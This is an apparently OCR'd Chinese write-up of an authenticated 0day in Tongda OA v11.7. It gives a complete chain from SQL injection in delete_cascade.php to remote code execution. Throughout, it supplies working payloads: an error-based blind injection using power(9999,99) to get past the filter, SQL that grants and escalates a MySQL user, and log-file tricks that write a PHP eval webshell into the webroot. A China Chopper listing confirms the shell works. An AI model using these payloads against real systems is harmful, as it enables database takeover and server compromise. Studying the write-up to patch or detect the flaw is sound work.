[0day]通达 OA v11.7 后台 SQL 注入到 RCE

> Author: AdminTony


1. 测试环境

测试版本：通达 OA v11.7 版本

限制条件：需要账号登录

2. 代码审计发现注入

注入出现在 `general/hr/manage/query/delete_cascade.php` 文件中，代码实现如下：



```php
<?php

require_once "inc/auth.inc.php";
include_once "inc/utility_file.php";
include_once "inc/utility_field.php";
ob_start();
include_once "inc/header.inc.php";
echo "\r\n\r\n\r\n<body class=\"bodycolor\">\r\n";

if ($condition_cascade != "") {
    $query = str_replace("\'", "'", $condition_cascade);
    $cursor = exequery(TD::conn(), $query);

    while ($ROW = mysql_fetch_array($cursor)) {
        $USER_ID = $ROW["USER_ID"];
        $query1 = "select PHOTO_NAME,ATTACHMENT_ID,ATTACHMENT_NAME from HR_STAFF_INFO where USER_ID='$USER_ID'";
        $cursor1 = exequery(TD::conn(), $query1);

        if ($ROW1 = mysql_fetch_array($cursor1)) {
            $ATTACHMENT_ID = $ROW1["ATTACHMENT_ID"];
            $ATTACHMENT_NAME = $ROW1["ATTACHMENT_NAME"];
```


```
        $PHOTO_NAME = $ROW1["PHOTO_NAME"];
    }
```


首先判断 `$condition_cascade` 是否为空，如果不为空，则将其中的 `\'` 替换为 `'` 。为什么要这样替换呢，主要是因为 V11.7 版本中，注册变量时考虑了安全问题，将用户输入的字符用 `addslashes` 函数进行保护，如下：


`inc/common.inc.php` 代码

```
if (0 < count($_GET)) {
    foreach ($_GET as $s_key => $s_value ) {
        if ((substr($s_key, 0, 7) == "_SERVER") || (substr($s_key, 0, 8) == "_SESSION") || (substr($s_key, 0, 7) == "_COOKIE") ||
            continue;
        }

        if (!is_array($s_value)) {
            $_GET[$s_key] = addslashes(strip_tags($s_value));
        }

        $s_key = $_GET[$s_key];
    }

    reset($_GET);
}
```


因为是无回显机制，是盲注，所以尝试 `(select 1 from (select sleep(5))a)` ，结果没那么简单：




触发了通达 OA 的过滤机制，翻看代码，在 `inc/conn.php` 文件中找到过滤机制如下：




其过滤了一些字符，但是并非无法绕过，盲注的核心是： `substr`、`if` 等函数，均未被过滤，所以还是有机会的。


传入错误的 SQL 语句时，页面出错：



那么只要构造 MySQL 报错即可配合 `if` 函数进行盲注了，翻看局外人师傅在补天白帽大会上的分享，发现 `power(9999,99)` 也可以使数据库报错，所以构造语句：

```
select if((substr(user(),1,1)='r'),1,power(9999,99)) # 当字符相等时，不报错，错误时报错
```






3. 构造利用链

添加用户：

```
grant all privileges ON mysql.* TO 'at666'@'%' IDENTIFIED BY 'abcABC@123' WITH GRANT OPTI
ON
```




然后该用户是对 mysql 数据库拥有所有权限的, 然后给自己加权限:

```
UPDATE `mysql`.`user` SET `Password` = '*DE0742FA79F6754E99FDB9C8D2911226A5A9051D', `Sele
ct_priv` = 'Y', `Insert_priv` = 'Y', `Update_priv` = 'Y', `Delete_priv` = 'Y', `Create_pr
iv` = 'Y', `Drop_priv` = 'Y', `Reload_priv` = 'Y', `Shutdown_priv` = 'Y', `Process_priv`
= 'Y', `File_priv` = 'Y', `Grant_priv` = 'Y', `References_priv` = 'Y', `Index_priv` =
'Y', `Alter_priv` = 'Y', `Show_db_priv` = 'Y', `Super_priv` = 'Y', `Create_tmp_table_priv
` = 'Y', `Lock_tables_priv` = 'Y', `Execute_priv` = 'Y', `Repl_slave_priv` = 'Y', `Repl_c
lient_priv` = 'Y', `Create_view_priv` = 'Y', `Show_view_priv` = 'Y', `Create_routine_priv
` = 'Y', `Alter_routine_priv` = 'Y', `Create_user_priv` = 'Y', `Event_priv` = 'Y', `Trigg
er_priv` = 'Y', `Create_tablespace_priv` = 'Y', `ssl_type` = '', `ssl_cipher` = '', `x509
_issuer` = '', `x509_subject` = '', `max_questions` = 0, `max_updates` = 0, `max_connecti
ons` = 0, `max_user_connections` = 0, `plugin` = 'mysql_native_password', `authentication
_string` = '', `password_expired` = 'Y' WHERE `Host` = Cast('%' AS Binary(1)) AND `User`
= Cast('at666' AS Binary(5));
```

然后用注入点刷新权限，因为该用户是没有刷新权限的权限的：


`general/hr/manage/query/delete_cascade.php?condition_cascade=flush privileges;` 这样就拥有了所有权限。再次登录：



提示这个，或者让改密码死活改不了。再执行一下


```
grant all privileges ON mysql.* TO 'at666'@'%' IDENTIFIED BY 'abcABC@1

23' WITH GRANT OPTION
```

即可。



写 shell：

```
# 查路径：
select @@basedir; # c:\td0a117\mysql5\，那么web目录就是c:\td0a117\webroot\
# 方法1：
set global slow_query_log=on;
set global slow_query_log_file='C:/td0a117/webroot/tony.php';
select '<?php eval($_POST[x]);?>' or sleep(11);
# 方法2：
set global general_log = on;
set global general_log_file = 'C:/td0a117/webroot/tony2.php';
select '<?php eval($_POST[x]);?>';
show variables like '%general%';
```


中国菜刀@20100928
http://192.168.0.108:8080/to...
C:\tdOa117\webroot\
读取
星期六 2020-08-29 七月十一
192.168.0.108
目录(19),文件(7)
名称
时间
大小
属性
C:
tdOa117
webroot
api
attachment
general
images
inc
interface
ispirit
jpush
mobile
module
pda
portal
resque
restapi
share
sql
static
task
webservice
general 2020-08-25 11:42:28 20480 0777
images 2020-08-25 11:42:19 0 0777
inc 2020-08-28 16:22:53 65536 0777
interface 2020-08-25 11:43:16 4096 0777
ispirit 2020-08-25 11:43:16 4096 0777
jpush 2020-08-25 11:43:16 4096 0777
mobile 2020-08-25 11:43:18 8192 0777
module 2020-08-25 11:43:20 20480 0777
pda 2020-08-25 11:43:29 20480 0777
portal 2020-08-25 11:43:31 4096 0777
resque 2020-08-25 11:42:20 0 0777
restapi 2020-08-25 11:43:33 0 0777
share 2020-08-28 15:31:58 4096 0777
sql 2020-08-28 15:29:34 4096 0777
static 2020-08-25 11:43:36 4096 0777
task 2020-08-25 11:44:19 12288 0777
webservice 2020-08-25 11:44:19 4096 0777
favicon.ico 2019-06-26 14:21:34 894 0666
index.php 2020-07-04 22:14:30 12338 0666
logincheck.php 2020-07-04 22:14:30 5031 0666
logincheck_code.php 2020-05-08 20:24:32 10141 0666
robots.txt 2019-06-26 14:21:48 26 0666
tdoa117.zip 2020-08-25 12:48:49 242085460 0666
tony2.php 2020-08-29 12:48:56 18692 0666
站点类别
默认类别
Type1
日程提醒
快捷方式
川云安全团队
GB2312